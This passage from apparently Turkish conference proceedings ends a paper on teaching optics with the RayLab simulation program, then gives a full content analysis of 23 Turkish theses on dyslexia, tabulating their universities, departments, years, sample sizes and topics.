Problemdeki cisim kaydırılarak 120 cm'den 60 cm'e getirilmesi durumunda görüntünün yerindeki ve büyüklüğündeki değişim sorulmaktadır.



Şekil 11. Problem 3'te cismin aynaya olan uzaklığının 60 cm olduğu durum için RayLab canlandırma görüntüsü

Dokunmatik ekran üzerinde cisim sürükleyerek 60 birime getirilmiştir. Görüntünün yerindeki ve büyüklüğündeki değişim gözlenmiştir. Görüntünün büyüyerek aynadan uzaklaştığı gözlenmiştir.

4. SONUÇ ve DEĞERLENDİRME

Bu çalışmada, bir optik tasarım programı olan RayLab'ın optik öğretimindeki kullanımı açıklanmıştır. Çalışmada, programın optik öğretimindeki kullanımı ile ilgili üç uygulamaya yer verilmiştir. Bu uygulamalar programın optik ile ilgili fiziksel durumları canlandırmada, hesaplamaları yapmada başarılı bir program olduğunu göstermektedir. Ayrıca bu uygulamalar programın optik öğretiminde nasıl kullanılacağı hakkında da fikir vermektedir. Programın kullanımı sırasında kullanıcı aktiftir. Kullanıcı istediği merceği seçebilir. Merceğin yüzey eğriliklerini ve yönünü değiştirebilir. Optik sistem üzerine gönderdiği ışığın frekansını değiştirebilir. Yapmış olduğu bu değişimlerin sonuçlarını hem görsel olarak hem de hesaplama ile eş zamanlı görebilir.

Bu çalışma sırasında RayLab programı ile yaşanan bu deneyim, programın uzaktan eğitimde deneylere alternatif bir sanal laboratuvar olarak kullanılabileceğini göstermektedir. Öğretmenler programı hem yüz yüze hem de uzaktan eğitimde konu anlatımlarında kullanabilir. Ayrıca öğretmenler öğrencilerine programı kullanabilecekleri proje ödevleri verilebilir. Tüm bunlara ek olarak öğrenciler programı bireysel olarak öğrendikleri bilgileri sınamak, problem çözümlerini kontrol etmek için de kullanabilir.

Alanyazında RayLab'ın fizik öğretiminde kullanımı ile ilgili bir araştırmaya rastlanmamıştır. Bu nedenle bu çalışmanın, kısa vadede uzaktan eğitimde öğrencilerin derse aktif katılımını sağlamada, uzun vadede ise verimli bir öğretim materyalinin fizik öğretimine kazandırılması açısından yararlı olacağı düşünülmektedir.

5. KAYNAKÇA

- [1] Staacks, S., Hütz, S., Heinke, H. & Stampfer, C. "Advanced Tools for Smartphone-Based Experiments: Phyphox." *Physics Education*, vol.53 (4), pp. 1-6, May 2018.
- [2] Wee, L.K., Chew, C., Goh, G.H., Tan, S. & Lee, T.L. "Using Tracker as a Pedagogical Tool for Understanding Projectile Motion." *Physics Education*, vol. 47 (4), pp. 448-455, July 2012.
- [3] Euler, E., Prytz, C. & Gregorcic, B. "Never Far From Shore: Productive Patterns in Physics Students' Use of the Digital Learning Environment Algodoo." *Physics Education*, vol. 55 (4), pp. 1-8, May 2020.
- [4] Şengören, S. K. ve Kavcar, N. (2008). "İşbirlikli Öğrenmenin Fizik Öğretmen Adaylarının Duyusal Ürünleri Üzerine Etkisi." *Education Sciences*, vol 4 (2), pp. 357-371, Mar. 2009.

- [5] Özdemir, E. Çoramık, M. & Ürek, H. “Examination of Prisms via Spectacle Lenses.” *Physics Education*, vol 54 (6), pp. 1-8, Sep. 2019.
- [6] Ertaş, İ. “Denel Fizik Laboratuvar Deneyleri” İzmir, Ege Üniversitesi Yayınları, 1994.
- [7] Çoban, A. “Algodoo for Online Education: Impulse and Momentum Activities.” *Physics Education*, vol. 56 (2), pp. 1-8, Jan. 2021.
- [8] Sarıoğlan, A. B., Altaş, R. ve Şen, R. “Uzaktan Eğitim Sürecinde Fen Bilimleri Dersinde Deney Yapmaya İlişkin Öğretmen Görüşlerinin Araştırılması” *Milli Eğitim*, vol. 49 (1), pp 371-394. Kasım, 2020.
- [9] RayLab home page [Online]. Available: <http://www.raymak.com/wp/>
[Accessed February, 2, 2021]
- [10] Ghandi, K. “RayLab User Manuel, [Online]. Aug. 2018
Available: <http://www.raymak.com/wp/wp-content/uploads/2018/08/RayLab-Manual-2018.pdf>
[Accessed February, 2, 2021]

TÜRKİYE’DE DİSLEKSİ İLE İLGİLİ YAPILAN TEZLERİN İNCELENMESİ

Necati Çobanoğlu¹

¹*Aydın Adnan Menderes Üniversitesi Buharkent Meslek Yüksekokulu, Aydın, TURKEY*

necaticobanoglu@gmail.com

ORCID: 0000-0002-8469-2352

ÖZET

Her insan doğarken öğrenmeye açık bir şekilde doğar ancak her insanın öğrenme hızı birbirinden farklıdır. Bu farklılık bazen sosyal çevre ve elde edilen olanaklardan dolayı olurken bazen de biyolojik veya fiziksel veya zihinsel bir sorundan kaynaklanabilir. Çocuğun yaşının gerektirdiği düzeyde ve zekâsının gerektirdiği düzeyde öğrenme hızının olmaması özel bir öğrenme güçlüğü olarak tanımlanmaktadır. Çocuktaki öğrenme güçlüğüne özel öğrenme güçlüğü olarak sınıflandırılabilmesi için öğrenme güçlüğüne sebepnin çocuğun zihinsel yetersizliği, çevresel, toplumsal ya da ruhsal sorunlardan kaynaklanmaması gerekmektedir. Bu araştırma Türkiye’de bugüne kadar disleksi üzerine yapılmış tezlerin çeşitli yönlerden incelenmesi için yapılmıştır. Araştırmaya alınacak tezlerin tespit edilmesi için Yüksek Öğretim Kurumu’nun Ulusal Tez Merkezinde tarama yapılmıştır. Arama motoruna “Disleksi” yazılarak tarama yapılmış ve listelenen 23 tezin tamamı değerlendirmeye alınmıştır. Listelenen çalışmalar araştırmacı tarafından oluşturulan veri analiz formuna işlenmiştir. İncelenen tezler araştırmanın yapıldığı üniversite, bilim dalı, araştırmanın yapıldığı yer, araştırmanın yapıldığı yıl, tezlerin türü, örneklem grupları, örneklem büyüklüğü, örneklem yaş grubu, araştırmaların konusu başlıklarında analiz edilmiştir. Araştırmanın sonucunda; araştırmaların genellikle ilköğretim alanında yoğunlaştığı ancak herhangi bir üniversitede yoğunlaşmadığı görülmüştür. Araştırmaların büyük bölümünün İstanbul ve Ankara’da yapıldığı ve özellikle 2015 yılından sonra düzenli artış gösterdiği görülmüştür. Tezlerin büyük bölümünün yüksek lisans tezi, örneklem yaşının genellikle 7-14 yaş aralığında, ilköğretim yaşında ve 100 kişiden az olduğu görülmüştür. Araştırmaların genellikle ilişkisel tarama ve deneysel çalışma türünde yapıldığı görülmüştür. Disleksi alanındaki araştırmaların son yıllarda artış olsa da yetersiz olduğu

görülmüştür. Disleksi konusunda araştırmalar genellikle ilköğretim yaındaki çocuklar üzerinde yapılmıştır. Bu yaın çocuğun gelişiminin genellikle akranlarından ciddi oranda geç kaldığı ya grubudur. Okul öncesi eğitim çağında fark edilmesi ve özel öğretim programlarına başlanması önerilmektedir. Ayrıca dislektik bireylerin gelişiminin sağlanması ve hayatlarının kolaylaştırılması için onların eğitim programları ve öğretmenleri üzerinde daha fazla çalışmanın yapılması önerilmektedir.

Anahtar Kelimeler: Disleksi, Özel Öğrenme Güçlüğü, Okuma Güçlüğü, Yazma Güçlüğü

EXAMINATION OF THESIS STUDIES ON DYSLEXIA IN TURKEY

ABSTRACT

Every person is born open to learning at birth, but the speed of each person's learning is different from each other. This difference can sometimes be caused by a biological or physical or mental problem, while sometimes due to the social environment and the opportunities obtained. The lack of learning speed at the level required by the child's age and at the level required by his or her intelligence is defined as a special learning disability. In order for a child's learning disability to be classified as a special learning disability, the cause of the learning disability must not be caused by the child's mental disability, environmental, social or spiritual problems. This research has been conducted in Turkey to examine dissertations on dyslexia from various aspects. A survey was conducted at the national dissertation center of the higher education institution to determine the theses that will be included in the study. "Dyslexia" was written in the search engine and all 23 theses listed were evaluated. The listed studies are processed into the data analysis form created by the researcher. The examined dissertations were analyzed in the titles of University, Science Branch, place of Research, year of research, type of dissertations, sample groups, sample size, sample age group, subject of research. As a result of the research, it was found that research is usually concentrated in the field of primary education, but not in any university. Most of the research was conducted in Istanbul and Ankara, and it has shown a regular increase, especially after 2015. The master's thesis of the majority of dissertations showed that the sample age was generally in the range of 7-14 years, at primary age and less than 100 people. Research was generally conducted in the type of relational screening and experimental study. Research in the field of dyslexia has been found to be inadequate, although there has been an increase in recent years. Research on dyslexia has often been conducted on children of primary age. This is the age group in which the child's

development is usually significantly late than its peers. It is recommended that it be noticed at the age of preschool education and start special educational programs. In addition, it is recommended that more work be done on their educational programs and teachers to ensure the development of dyslectic individuals and facilitate their lives.

Keywords: *Dyslexia, Special Learning Difficulties, Reading Difficulties, Writing Difficulties*

1. GİRİŞ

Her insan doğarken öğrenmeye açık bir şekilde doğar ancak her insanın öğrenme hızı birbirinden farklıdır. Bu farklılık bazen sosyal çevre ve elde edilen olanaklardan dolayı olurken bazen de biyolojik veya fiziksel veya zihinsel bir sorundan kaynaklanabilir [1]. Çocuğun yaşı ve zekâsıyla uyumlu olmayan öğrenme hızı bir öğrenme güçlüğü olarak kabul edilmektedir. Çocuğun yaşının gerektirdiği düzeyde ve zekâsının gerektirdiği düzeyde öğrenme hızının olmaması özel bir öğrenme güçlüğü olarak tanımlanmaktadır. Çocuktaki öğrenme güçlüğü'nün özel öğrenme güçlüğü olarak sınıflandırılabilmesi için öğrenme güçlüğü'nün sebebinin çocuğun zihinsel yetersizliği, çevresel, toplumsal ya da ruhsal sorunlardan kaynaklanmaması gerekmektedir [2]. Amerikan Psikiyatri Birliği tarafından açıklanan özel öğrenme güçlüğü türleri okuma güçlüğü, yazma güçlüğü, matematiksel işlemleri yapma güçlüğüdür [3]. Özel öğrenme güçlüklerinden bir tanesi de disleksi'dir. Disleksi çocuğun yeterli zihinsel kapasiteye sahip olmasına ve eğitim alabileceği sosyal ve maddi imkânlarla sahip olmasına rağmen okumada güçlük çekmesi olarak tanımlanmaktadır [4]. Türkiye'de kayıtlı 41600 disleksi tanısı almış birey varken aslında bu rakamın 100 binin üzerinde olduğu ifade edilmektedir [5].

2. DİSLEKSİ

Disleksi Yunancada iki kelimenin (dys= yetersiz ve lexia= sözcük) bir araya gelmesi sonucunda oluşmuş ve okuma güçlüğü olarak Türkçeye çevrilmiştir. Çocuğun biyolojik yaşı ve zekâ yaşının gerektirdiği seviyenin büyük oranda altında bir düzeyde okumaya sahip olmasıdır. Okuma düzeyindeki farklılık bazen farklı sebeplerden olabilir bu sebepler incelenmeden okuma güçlüğü gösteren her çocuğun disleksi olduğunu ifade etmek mümkün değildir. Dislektik birey normal eğitim-öğretim olanaklarına sahip, sosyal çevresi tarafından desteklenen, okulda aldığı eğitimin dilini bilen, herhangi bir zihinsel ve biyolojik rahatsızlığı olmayan bireylerde görülmektedir [4, 6]. Disleksiye sebep olabilecek biyolojik etmenler üzerinde yapılan çalışmalarda disleksi tanısı konulan bireylerin sol beyinlerinin sağ beyinlerinden büyük veya birbirlerine eşit olduğu görülmüştür. Normal insanlar üzerinde yapılan Bu çalışmada ise sağ beyin sol beyinden daha büyük olduğu görülmüştür. Bu biyolojik farklılığın disleksiye sebep olabileceği üzerinde durulmaktadır [7].

Disleksi tanısı konmuş bireylere dislektik birey denir. Dislektik bireyler tarafından genellikle rakamların okunması ve yazılmasında zorluklar yaşanmaktadır. Birbirine benzeyen harfler veya birbirine benzeyen harf ve rakamlar karıştırılmaktadır. Özellikle b, d ve p harflerini birbirlerine karıştırmaktadırlar. Bazı durumlarda da 3 rakamı ile E harfini birbirlerine karıştıra bilmektedirler. Bazı dislektik bireylerde ise uzun-kısa, aşağı-yukarı, ileri-geri, bugün-yarın gibi zıt kavramların birbirine karıştırıldığı görülebilmektedir [8].

Disleksi sebebiyle okuma güçlüğü çeken bireylerin erken teşhis edilmesi oldukça önemlidir. Örgün eğitimin ilk yıllarında teşhis edilen bireylere özgü oluşturulacak eğitim programlarıyla ciddi oranda gelişim sağlanabilmektedir. Okul öncesi eğitim kurumlarında ve ilkokulun ilk yıllarında okuma-yazma öğretimi sırasında ortaya çıkan bu sorun genellikle zihinsel bir faktöre bağlanmaktadır. Zihinsel bir engel olarak görülen bu öğrenme güçlüğüne bir çözüm aranması veya bireye özel bir eğitim uygulanması düşünülmemektedir. Öğrenme güçlüğüne sebebi doğru teşhis edilebilir, sorunun zihinsel bir engel değil disleksi olduğunun anlaşılması bireye özel bir program oluşturulmasını sağlayabilir. Sayıların ardışık olarak sayılmaması, haftanın günlerinin sıralı olarak sayılmaması, yazılışları ve okunuşları birbirini çağrıştıran kelimelerin birbirinin yerine kullanılması disleksi sebebiyle olabilmektedir [9].

Türkiye'de disleksi 2007 yılından itibaren ses çalışması düzeyinde ele alınmaya başlamıştır. disleksi konusunda bilimin farklı disiplinlerin de tez çalışması yapılmıştır. İlköğretim, tıp, mühendislik, özel eğitim, güzel sanatlar, psikoloji, biyomedikal, fizik tedavi ve rehabilitasyon gibi birçok bilim dalında tez çalışması yapılmıştır. Disleksi konusunda yapılan tezler her geçen yıl daha da artmakta ve farklı disiplinlerde ele alınmaktadır.

Disleksi ile ilgili alanyazın incelendiğinde makale, tez ve bildiriler gibi farklı bilimsel çalışmalar yapıldığı görülmektedir. Ancak bu çalışmaların birlikte incelendiği, şimdiye kadar alanda yapılmış çalışmaların özetlendiği, araştırmaların daha çok hangi alanlarda yoğunlaştığına dair bir çalışmaya rastlanılmamıştır. Hem disleksi alanına ilgi duyan okurların hem de disleksi alanında çalışacak bilim insanlarının Türkiye'de bugüne kadar yapılmış tez çalışmalarını bir arada görebilecekleri bir çalışmaya ihtiyaç duyulmaktadır.

Türkiye'de disleksi alanında ilk tez çalışması 2007 yılında yapılmıştır. Bu araştırmada 2007-2020 yılları arasında Türkiye'de yayımlanmış olan disleksi ile ilgili tezlerin incelenmesi amaçlanmıştır. Araştırma kapsamında 2020 yılının sonuna kadar yayınlanan tezlerin; yüksek lisans, tıpta uzmanlık ve doktora dağılımları, hangi anabilim dallarında yapıldığı, araştırmanın yeri ve yılı gibi özellikleri bakımından incelenmesi amaçlanmaktadır.

3. YÖNTEM

Bu araştırmada Türkiye’de 2020 yılı sonuna kadar disleksi alanında yapılmış olan tez çalışmalarının içerik analizi yapılmıştır. İçerik analizi belli bir alanda yapılmış çalışmaların belli kavram veya temalar altında gruplandırılarak daha anlaşılabilir Şekilde sunulması ve yorumlanmasıdır. Çalışmada betimsel içerik analizi yöntemi kullanılmıştır. Betimsel içerik analizinde benzer konularda yapılan çalışmalar araştırma yöntemleri veya araştırmanın sonuçları bakımından benzerlik ve farklılıklarının anlaşılır bir Şekilde belli temalara göre sistematik bir Şekilde derlenmesidir [10].

Verilerin Toplanması: Araştırmada incelenen tezler Yüksek ğretim Kurumunun (YK) Ulusal Tez Merkezindeki arama ubuğuna “Disleksi” yazarak taratılması sonucunda elde edilmiştir. Taramada “Disleksi” kelimesinden başka hiçbir sınırlama yapılmamıştır. Listelenen tüm tezler araştırmaya dhil edilmiştir.


Veri Toplama Aracı: YK’n Ulusal Tez Merkezindeki tarama sonrasında elde edilen tezlerin içerik analizi için araştırmacı tarafından bir analiz formu oluşturulmuştur. Bu form Araştırmanın yapıldığı niversite, bilim dalı, araştırmanın yapıldığı yer ve yılı, araştırmanın dili, tezin türü, araştırmanın yöntemi, örneklem grubu, örneklem büyüklüğü, örneklem yaş grubu, araştırmanın konusu ve kullanılan ölçek gibi başlıklardan oluşmaktadır. Veriler araştırmacı tarafından tezlerin incelenmesi sonucunda forma girilmiştir. Verilerin forma işlenmesi bittikten sonra, araştırmacı tarafından ikinci bir kontrol yapılmış ardından da başka bir kişinin incelemesi sağlanmıştır.

Verilerin Analizi: Tezlerin incelenmesi sonucunda formlara işlenen veriler, araştırmanın yapıldığı niversite (Şekil 1), bilim dalı (Şekil 2), araştırmanın yapıldığı yer (Şekil 3), araştırmanın yapıldığı yıl (Şekil 4), tezlerin türü (Şekil 5), rneklem grupları (Tablo 1), rneklem büyüklüğü (Şekil 6), rneklem yaş grubu (Şekil 7), araştırmaların konusu (Tablo 2) başlıklarında analiz edilmiştir. Tablo ve Şekiller araştırmacı tarafından yorumlanmıştır.

4. BULGULAR

2007 ile 2020 yılları arasında disleksi zerine Türkiye’de yapılan tez çalışmaları 11 başlıkta incelenmiştir. Elde edilen bulgular aşağıda tablolar halinde verilmiştir:

Araştırmaların yapıldığı niversiteler: Disleksi zerine çalışma yapan niversiteler incelendiğinde en fazla araştırmanın Marmara ve Gazi niversitelerinde yapıldığı görülmektedir. Her iki üniversitede de 3’er araştırma yapılmıştır. 11 üniversitede 1’er araştırma, 3 üniversitede 2 araştırma ve 2 üniversitede de 3’er çalışma yapılmıştır.



Şekil 1. Disleksi konusunda tez çalışması yapan üniversiteler

Araştırmanın yapıldığı bölüm/anabilim/program: Şekil 2 de görüldüğü gibi disleksi üzerine farklı bölümlerde, farklı anabilim dallarında tez çalışmaları yapılmıştır. Bu konuda en fazla araştırma yapılan bölüm ilköğretim bölümüdür. Toplam 23 tez çalışmasının 6 tanesi ilköğretim bölümünde yapılmıştır. Psikoloji, Biyomedikal Mühendisliği, Bilgisayar Mühendisliği, Fiziksel Tıp ve Rehabilitasyon ve Özel Eğitim bölümlerinde 2’şer tez çalışması yapılmıştır. Şekil 2 deki diğer alanlarda ise birer çalışma yapıldığı görülmektedir.




Şekil 2. Disleksi üzerine çalışma yapan bölümler

Araştırmaların yapıldığı iller: Disleksi üzerine çalışmaların yapıldığı şehirlerin genellikle büyük şehirler olduğu şekil 3’te görülmektedir. Ancak araştırmaların nüfusun en kalabalık olduğu iki şehirde yoğunlaştığı görülmektedir. Çalışmaların yaklaşık $\frac{3}{4}$ ’ü İstanbul ve Ankara’da yapılmıştır. Erzurum, Adana, İzmir, Konya, Tokat ve Kayseri’de ise birer tez çalışmasının yapıldığı görülmektedir.



Şekil 3. Disleksi üzerine çalışma yapılan şehirler


Araştırmaların yapıldığı yıllar: Şekil 4 incelendiğinde ilk çalışmanın 2007 yılında yapıldığı görülmektedir. 2008 ve 2009 yıllarında disleksi üzerine tez çalışmasının yapılmadığı, 2010 yılında 1 tane yapıldığı yine 2011 yılında da tez çalışmasının yapılmadığı görülmektedir. 2012 yılından itibaren de disleksi üzerine her yıl düzenli çalışmaların yapıldığı görülmektedir. 2012 ile 2015 yılları arasında birer çalışmanın, 2016 da 2, 2017 yılında 3, 2018 yılında 4 ve 2019 yılında ise 5 tez çalışmasının yapıldığı görülmektedir. 2020 yılında ise 3 çalışmanın yapıldığı görülmektedir.



Şekil 4. Disleksi üzerine yapılan çalışmaların yılları

Disleksi üzerine yapılan tez çalışmalarının yazıldığı diller incelendiğinde de Türkçe ve İngilizce dillerinde yazıldığı görülmektedir. Araştırmaların 17 tanesi Türkçe, 6 tanesi de İngilizce dillerinde yazılmıştır.

Araştırma tezlerinin türü: Tezlerin türleri incelendiğinde yüksek lisans tezleri, doktora tezleri ve tıpta uzmanlık tezleri olduğu görülmektedir. Araştırmaların büyük bölümünü yüksek lisans tezleri oluşturmaktadır. 18 adet yüksek lisans tezi, 3 adet doktora tezi ve 2 adet de tıpta uzmanlık tezi yapılmıştır.



Şekil 5. Disleksi üzerine yapılan tezlerin türü

Disleksi üzerine yapılan araştırmalar hangi yöntemlerle yapıldığı incelendiğinde ise genel olarak deneysel çalışmalar ve tarama yöntemleri öne çıkmaktadır. Araştırmaların 13 tanesi deneysel yöntemlerle, 8 tanesi de tarama yöntemi ile yapılmıştır. Araştırmalardan bir tanesi ölçek geliştirme, bir tanesi de cep telefonu uygulaması geliştirme olarak yapılmıştır.

Yapılan araştırmalarda örneklem olarak alınan gruplar genellikle ilkökul çağındaki öğrencilerden oluşmaktadır. Tablo 1 incelendiğinde 11 araştırma ilkökul öğrencileri üzerinde yapılırken, 4 araştırma ise öğretmenler üzerinde yapılmıştır. 2 araştırma ise ilkökullar ile birlikte rehberlik araştırma merkezleri, üniversiteler ve özel eğitim merkezleri birlikte örneklem olarak alınmıştır. 2 araştırmada hastaneye başvuran çocuklar örneklem olarak alınırken 1 araştırmada ise üniversite öğrencileri örneklem olarak alınmıştır.

Tablo 1. Araştırmalarda örneklem olarak alınan gruplar

İlkokul öğrencileri	11
İlkokul öğretmenleri	4
İlkokul, Rehberlik Araştırma Merkezi ve Üniversiteler, Özel eğitim kurumları	2
Özel Rehabilitasyon Kurumu öğrencileri	2
Hastaneye başvuran çocuklar	2
Üniversite öğrencileri	1
Örneklem yok (Yazılım programı yapımı)	1

Araştırmaların örneklem büyüklükleri: Şekil 6 incelendiğinde araştırmaların örneklem sayılarının az oldukları görülmektedir. 20 kişi ve daha az örneklem büyüklüğü olan çalışma sayısı 6, 21-50 kişi arası örneklem büyüklüğü olan 6, 50-100 kişi arasında örneklem büyüklüğü olan 6 ve 100 kişiden fazla örneklem büyüklüğü olan çalışma sayısı 4'tür. Yapılan çalışmaların genelde deneysel çalışmalar olduğu göz önüne alınınca örneklem sayılarının küçük olması daha kolay anlaşılabilir.



Şekil 6. Disleksi ile ilgili tezlerin örneklem büyüklükleri

Örneklem yaş grubu: Disleksi ile ilgili çalışmaların hangi yaş grupları üzerinde yapıldığı incelendiğinde büyük bir bölümünün 7-14 yaş grubu üzerinde yapıldığı görülmektedir. Şekil 7 incelendiğinde 15 çalışmanın 7-14 yaş grubunda olduğu görülmektedir. 6 çalışmanın ise yetişkinler üzerinde yapıldığı görülmektedir. Yetişkinler üzerinde yapılan çalışmaların genelde öğretmenler üzerinde yapıldığı görülmüştür. 1 çalışmanın 18-21 yaş grubu üniversite öğrencileri üzerinde, 1 çalışmanın ise örnekleminin olmadığı görülmüştür.



Şekil 7. Disleksi ile ilgili tezlerin örneklem yaş grupları

Disleksi üzerine yapılan çalışmaların konuları: Konular incelendiğinde çok farklı alanlarda ve farklı konularda çalışmaların yapıldığı görülmektedir. Çalışmaların büyük bölümü var olan durumları ölçmek üzere yapılmış çalışmalardır (incelenmesi, değerlendirilmesi, analizi...). Bazı çalışmalar da iki değişkenin birbirleri ile ilişkisi incelenmiştir (İlişkisi, karşılaştırılması... vb.). bazı çalışmalarda ise bir değişkenin diğeri üzerindeki etkisini anlamaya çalışılmıştır (...’ya etkisi gibi). Bir çalışmada ise “Web tabanlı disleksi ev okulu yazılım sistemi” yapılmıştır.

Tablo 2. Disleksi üzerine yapılan çalışmaların konuları

1	Disleksili bireylerin iletişim tasarımı yetenekleri
2	Sınıf öğretmenlerinin disleksiye ilişkin bilgileri
3	(Üniversite öğrencilerinde) fonolojik ve öğrenim zaaflarının disleksi ile ilişkisi
4	Disleksili bireylerde erken tanı konmasının önemi ve disleksi eğitimlerinde yurt içi ve yurt dışı uygulamaların incelenmesi ve karşılaştırılması
5	İlkokul 1-4. sınıf öğretmenlerinin disleksi ile ilgili farkındalık düzeylerinin incelenmesi
6	Amerika Birleşik Devletleri'nde disleksili bireylere uygulanan eğitim ve öğretim programlarının Türkiye'de yapılan çalışmalara katkısı açısından değerlendirilmesi
7	Çalışan yetişkinlerde disleksi - iş performansı ilişkisi çalışanlar üzerine örnek inceleme
8	Disleksi ve diğer özel öğrenim güçlüğü'nde çalışma belleği profili
9	Disleksi ve dikkat eksikliği hiperaktivite bozukluğu olan çocukların nörobilişsel profillerinin değerlendirilmesi
10	Dislektik ve sağlıklı çocuklardan toplanan eeg verileri kullanılarak kısmi yönlü koherans ile elde edilmiş beyin bağlantısallık haritalarında çizge teorisi analizleri
11	Disleksili çocuklarda ilişkisel terapinin yürütücü işlevler ve aktivite rutinlerine etkisi
12	Web tabanlı disleksi ev okulu yazılım sistemi
13	Disleksili olan ve olmayan Türk çocuklarında işlemsel öğrenme, isimlendirme hızı ve okuma hızları arasındaki ilişkilerin incelenmesi
14	Disleksik çocuklarda denge eğitiminin postüral stabilite üzerine etkisi
15	Disleksi olan öğrencilerde cümle çözümleme ve ses temelli cümle yöntemleri ile okuma yazma öğretiminin etkililiğinin karşılaştırılması
16	Disleksili çocuklarda dinamik yürüme indeksi'nin türkçe geçerlilik ve güvenilirliğinin araştırılması
17	İlkokul öğretmenlerinin disleksi bilgisi ve algısı üzerine ölçek geliştirme
18	Drama yönteminin dislekside sesbilgisel farkındalık becerisine etkisi
19	Sınıf öğretmenlerinin disleksiye yönelik bilgi ve tutumlarının incelenmesi
20	Disleksi teşhisi konmuş öğrencilere drama ile okuma yazma öğretimi
21	Disleksi tanımlı çocuklarda eğitimlerinde kullanılmak üzere en uygun yazı karakterlerinin eeg sinyallerini kullanılarak tespit edilmesi
22	Nörogeribildirim ve çoklu duyulu öğrenme ile dislekside okuma becerilerinin artırılması
23	Disleksi tanısı almış ve almamış çocuklarda çizgi roman ve hikaye kitaplarında okuduğunu anlamının karşılaştırılması

5. SONUÇ TARTIŞMA VE ÖNERİLER

Bu çalışmada Türkiye'de disleksi üzerine yapılmış tezler incelenmiştir. Yapılan inceleme için YÖK'ün Ulusal Tez Merkezindeki tez arşivinde tarama yapılmıştır. Tarama sonrası listelenen 23 tezin tamamı bu çalışmaya alınmıştır. Elde edilen tezlerin sayısının az olduğu görülmektedir. Ancak 2015 yılından sonra düzenli olarak bir artışın olduğu görülmüştür. 2020 yılında ise bir önceki yıla göre yapılan tezlerde bir düşüş görülmüştür. Kaçar ve Düzkantar tarafından özgül öğrenme güçlüğü üzerine yapılan

çalışmada da en fazla araştırmanın 2013 ve 2016 arasında yapıldığı belirtilmektedir [11]. Yurtdışında yapılan çalışmaların da yıllar ilerledikçe öğrenme güçlüğü ve türleri üzerinde yapılan çalışmaların arttığı ifade edilmektedir [12]. 23 araştırma 16 farklı üniversitede yapılmıştır. 2 üniversitede 3'er çalışma, 3 üniversitede ise 2'şer çalışma yapılmıştır. Diğer üniversitelerde birer çalışma yapılmıştır. Bu sonuçlara göre disleksi üzerine yapılan çalışmalar herhangi bir üniversitede yoğunlaşmamıştır. Disleksinin üniversitelerin özel olarak yoğunlaştığı bir alan olduğunu söylemek mümkün değildir.

Disleksinin üniversitelerin hangi bölümlerinde çalışıldığını incelemesi sonucunda, 23 tez çalışmasının 13 ayrı bölümde çalışıldığı görülmüştür. Bu bölümlerde 6 tez çalışması ile ilköğretim bölümleri öne çıkmaktadır. İlköğretim bölümünün öne çıkma sebebinin çocukların okuma yazma öğrenmeye başlamaları ile disleksinin daha belirgin olarak ortaya çıkması ifade edilebilir. Türkiye'de disleksi alanında yapılan çalışmaların daha çok hangi illerde yapıldığı incelenmiş ve daha çok İstanbul ve Ankara'da yapıldığı görülmüştür. Bu iki il nüfusun en fazla olduğu illerdir. Ancak yapılan çalışmaların bu iki ilde toplanması sadece bu sebebe bağlanamaz. Çünkü Ankara'nın nüfusunun yarısından fazla olan illerde sadece bir çalışma yapılmıştır.

Tezlerin yazıldığı dilleri incelendiğinde 17 tezin Türkçe, 6 tezin ise İngilizce yazıldığı görülmektedir. Ulusal tez Merkezindeki tezlerin Türkçe, İngilizce oranlarına bakıldığında disleksi alanında yazılan tezlerdeki İngilizce oranının daha yüksek olduğu ifade edilebilir. Tezlerin türü incelendiğinde büyük bölümünün yüksek lisans tezi olduğu görülmektedir. Tezlerden 18 tanesi yüksek lisans tezi, 3 tanesi doktora tezi ve 2 tanesinin de tıpta uzmanlık tezi olduğu görülmektedir. Disleksi konusunda yapılan tüm tezlerin az olduğu görülürken, doktora tezi ve tıpta uzmanlık tezlerinin yapılan tezler içindeki oranlarının da az olduğu söylenebilir. Tezlerin araştırma yöntemleri incelendiğinde deneysel ve tarama yöntemlerinin öne çıktığı görülmektedir. 23 çalışmada 13 tanesinin deneysel 8 tanesinin ise tarama yöntemi ile yapılmıştır. Özel öğretim üzerine yapılan araştırmaların türlerini belirlemek için yapılan bir araştırmada tarama yöntemi ile yapılan araştırmalar %75, deneysel olanlar ise %25 olarak verilmektedir [13]. Bu çalışmada tarama yöntemi için oran yaklaşık %30, deneysel olanların oranı ise %50'nin üzerindedir. Özkardeş Güngörmüş (2013) tarafından yapılan çalışmada ise tarama yöntemi ile yapılan çalışmanın oranının %79 olduğu görülmektedir [14]. 2019 yılında özel öğrenme güçlüğü alanındaki çalışmaların içerik analizinin yapıldığı bir çalışmada deneysel çalışmaların sayısının artması önerilmiştir [2]. Disleksi alanındaki çalışmalarda örneklem olarak alınan gruplar incelendiğinde önemli bir kısmının ilköğretim öğrencileri olduğu görülmektedir. İlköğretim öğrencilerinin örneklem olarak alındığı tez sayısı 11 iken ilköğretim öğretmenlerinin örneklem olarak alındığı tez sayısı 4'tür. Diğer grupların örneklem olarak alınmasında ise 2 veya 1 tez bulunmuştur. Disleksi konusunda yapılan tezlerde öğretmenler üzerindeki çalışmaların yeterli olmadığı görülmektedir.

Disleksi konusunda yapılan tez çalışmalarının örneklem büyüklükleri genellikle azdır. Bu, çalışmaların genellikle deneysel yöntemlerle yapılmış olması sebebiyledir. Deneysel çalışmaların uzun süre takip edilmesi gerekmektedir. Bu da ancak küçük örneklem sayıları ile mümkündür. Örnekleme alınan bireylerin yaş grupları incelendiğinde büyük bölümünün 7-14 yaş grubunda olduğu görülmüştür. 23 tez çalışmasının 15 tanesinde 7-14 yaş grubu birey örnekleme alınmıştır. Bu durum çocukların ilkokula başlamaları ile daha yoğun olarak hissedilen disleksi ve öğrenme güçlüğünden dolayıdır. Öğrenme güçlüğü yaşayan çocuklar ve bu zorlukla baş etmek zorunda kalan dislektik çocuk ve ilköğretim öğretmenleri üzerinde çalışma yapmak olağan görünmektedir. Disleksi üzerinde yapılan tezlerin konuları incelendiğinde, konuların farklı alanlarda seçildiği görülmektedir. Ancak çalışmaların büyük bölümünün iki değişken arasındaki ilişkinin incelenmesi, bir değişkenin diğerine etkisinin incelenmesi veya var olan durumun betimlenmesi için ölçüm yapılması şeklindedir [15].

